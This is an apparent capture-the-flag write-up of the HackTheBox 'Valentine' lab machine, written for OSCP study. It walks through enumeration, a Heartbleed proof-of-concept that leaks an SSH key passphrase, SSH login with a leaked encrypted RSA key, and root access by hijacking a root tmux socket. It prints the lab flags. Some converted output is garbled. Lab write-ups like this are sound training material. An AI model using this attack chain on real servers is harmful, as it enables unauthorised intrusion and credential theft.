
# **HackTheBox - Valentine**

PATH TO OSCP

# **Contents**

	HackTheBox Valentine									
	1.1	Objectives	2							
	1.2	Service Enumeration	2							
	1.3	Web Enumeration	3							
	1.4	Making the Heart bleed	8							
	1.5	Getting User	10							
	1.6	Getting Root	10							

## 1 HackTheBox Valentine



## 1.1 Objectives

- Exploit the "Heartbleed" vulnerability to get a key
- · Use an encrypted RSA key to get access
- Use a Tmux session to Priv-Escalate

### 1.2 Service Enumeration

### **IP address**

10.10.10.79

#### **Ports Open**

22

80

443

### **Full Nmap Scan**

```
PORT
       STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu
| ssh-hostkey:
   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
    2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
__ 256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
                     Apache httpd 2.2.22 ((Ubuntu))
80/tcp open http
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: common-
→ Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/cou
| Not valid before: 2018-02-06T00:45:25
|_Not valid after: 2019-02-06T00:45:25
_ssl-date: 2021-06-29T23:12:38+00:00; +3m05s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### 1.3 Web Enumeration

### Main page



Here is what looks like a hint for the "Heartbleed" vulnerability, so let's see if the server is vulnerable by running this nmap scan:

```
nmap -sV --script=ssl-heartbleed -p443 valentine.htb
```

It confirms that the OpenSSL version is vulnerable:

```
(filiplain® fsociety)-[~/oscp/htb/valentine]
$ nmap -sV --script=ssl-heartbleed -p443 valentine.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-30 09:35 EDT
Nmap scan report for valentine.htb (10.10.10.79)
Host is up (0.27s latency).

PORT STATE SERVICE VERSION
443/tcp open ssl/ssl Apache httpd (SSL-only mode)
| http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
| State: VULNERABLE | Risk factor: High | OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could a llow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.

| References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160 http://cvedetails.com/cve/2014-0160/ http://cvedetails.com/cve/2014-0160/ http://cvedetails.com/cve/2014-0160/ http://cvedetails.com/cve/2014-0160/ http://cvedetails.com/cve/2014-0160/ http://cvedetails.com/cve/2014-0160/
```

### **Fuzzing the web server**

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

→ -u http://valentine.htb/FUZZ -e .php,.txt
```

```
      dev
      [Status: 301, Size: 312, Words: 20, Lines: 10]

      encode
      [Status: 200, Size: 554, Words: 73, Lines: 28]


      encode.php
      [Status: 200, Size: 554, Words: 73, Lines: 28]

      decode
      [Status: 200, Size: 552, Words: 73, Lines: 26]

      decode.php
      [Status: 200, Size: 552, Words: 627, Lines: 620]

      omg
      [Status: 200, Size: 38, Words: 2, Lines: 2]
```

### "dev/" Directory:



## Index of /dev

<u>Name</u>	Last modified	Size Description
Parent Directory	[	-
hype key	13-Dec-2017 16:48	5.3K
notes.txt	05-Feb-2018 16:42	227

Apache/2.2.22 (Ubuntu) Server at valentine.htb Port 80


### "dev/notes.txt":

#### To do:

- 1) Coffee.
- 2) Research.
- 3) Fix decoder/encoder before going live.
- 4) Make sure encoding/decoding is only done client-side.
- 5) Don't use the decoder/encoder until any of this is done.
- 6) Find a better way to take notes.

### "dev/hype\_key":

Here we get a lot of hex values:



If we convert from hex to text, we get an encrypted RSA key:

### hex numbers to text

----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, AEB88C140F69BF2074788DE24AE48D46

DbPr078kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R 5y/b46+9nEpCMfTPhNuJRcW2U2gJc0FH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6 0EI0Sb0YUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P 0XBKNe6l17hKaT6wFnp5eX0aUIHvHnv06ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd pHLJpYUII5Pu06x+LS8n1r/GWMqS0EimNRD1j/59/4u3R0rTCKeo9DsTRqs2k1SH QdWwFwaXbYyT1uxAMS15Hq90D5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E n0aD0UcvlKm6rCZaacwnSddHW8W3LxJmCxdxW5lt5dPiAkBYRUnl91ESCiD4Z+uC

----BEGIN RSA PRIVATE KEY----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC, AEB88C140F69BF2074788DE24AE48D46

DbPr078kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3U0L0lF0xf7PzmrkDa8R 5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6 0EIOSbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH QdWwFwaXbYyT1uxAMSl5Hq90D5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ul0 t9grSosRTCsZd140Pts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5 XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ +wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q r08pk0xArXE2dj7eX+bq656350J6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe 2VWRyTZ1FfngJSsv9+Mfvz341lbz0IWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky e1BsfSbsf9FguUZkgHAnnfRKkGVG10Vyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP 09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii30EW l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3 ----END RSA PRIVATE KEY----

If we try to use it, we need to provide a passphrase:

Let's get it!

## 1.4 Making the Heart bleed

### **Exploiting Heartbleed**

Looking for exploits online, I found this github repo with a python2 exploit:

https://github.com/mpgn/heartbleed-PoC

```
python heartbleed-exploit.py 10.10.10.79
```

The exploit will create a file "out.txt" with a lot of hex values and the text values on the right side, so I did text formating to get only the text values:

```
cat out.txt |cut -f 21 -d " "|sed "30,3000d"
```

```
filiplain®fsociety)-[~/oscp/htb/valentine]
 _$ cat <u>out.txt</u> | cut -f 21 -d " " | sed "30,3000d"
.a....sc[...r...
.+..H...9.....
.w.3....f.....".
 ...E.D..../...
...#......0.0.
1/decode.php..Co
ntent-Type:
ication/x-www-fo
rm-urlencoded..C
ontent-Length:
2....$text=aGVhc
nRibGVlZGJlbGlld
mV0aGVoeXBlCg==.
zl2./=.....@.p<
```

```
/decode.php..Content-Type:ication/x-www-form-urlencoded..Content-

→ Length:2....$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
```

Here we see a request to the decoder "/decode.php", where there is "\$text" variable defined with a base64 string "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==", if we decode this we get the passphrase we needed for the RSA key:

```
(filiplain® fsociety)-[~/oscp/htb/valentine]
$ echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg=="|base64 -d
heartbleedbelievethehype
```

**Passphrase:** heartbleedbelievethehype

### 1.5 Getting User

Now that we have SSH key and the passphrase, let's ssh into the box as "hype":

```
(filiplain® fsociety)-[~/oscp/htb/valentine]
$ ssh -i id_rsa hype@10.10.10.79
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation: https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ cat Desktop/user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~$
```

## 1.6 Getting Root

Running a "ps -aux", there is an active tmux session:

1001	1003	0.0	0.0	177/0	912 LLYJ	J31	00.00	0.00 / 3D111/ 5CCCy -0 30400 CCy3
root	1013	0.0	0.1	26416	1668 ?	Ss	06:00	0:01 /usr/bin/tmux -S /.devs/dev_sess
root	1014	a a	a a	10076	972 ttv2	2c+	06.00	0.00 /shin/getty -8 38400 ttv2

Checking for permissions on the session, we can write and read to it:

```
hype@Valentine:~$ ls -la /.devs/dev_sess
srw-rw---- 1 root hype 0 Jun 30 06:00 /.devs/dev_sess
hype@Valentine:~$
```

### **Hijacking Tmux Session**

We just need to run the "/usr/bin/tmux -S /.devs/dev\_sess" and we become root:

root@Valentine:/home/hype# cat /root/root.txt f1bb6d759df1f272914ebbc9ed7765b2 root@Valentine:/home/hype#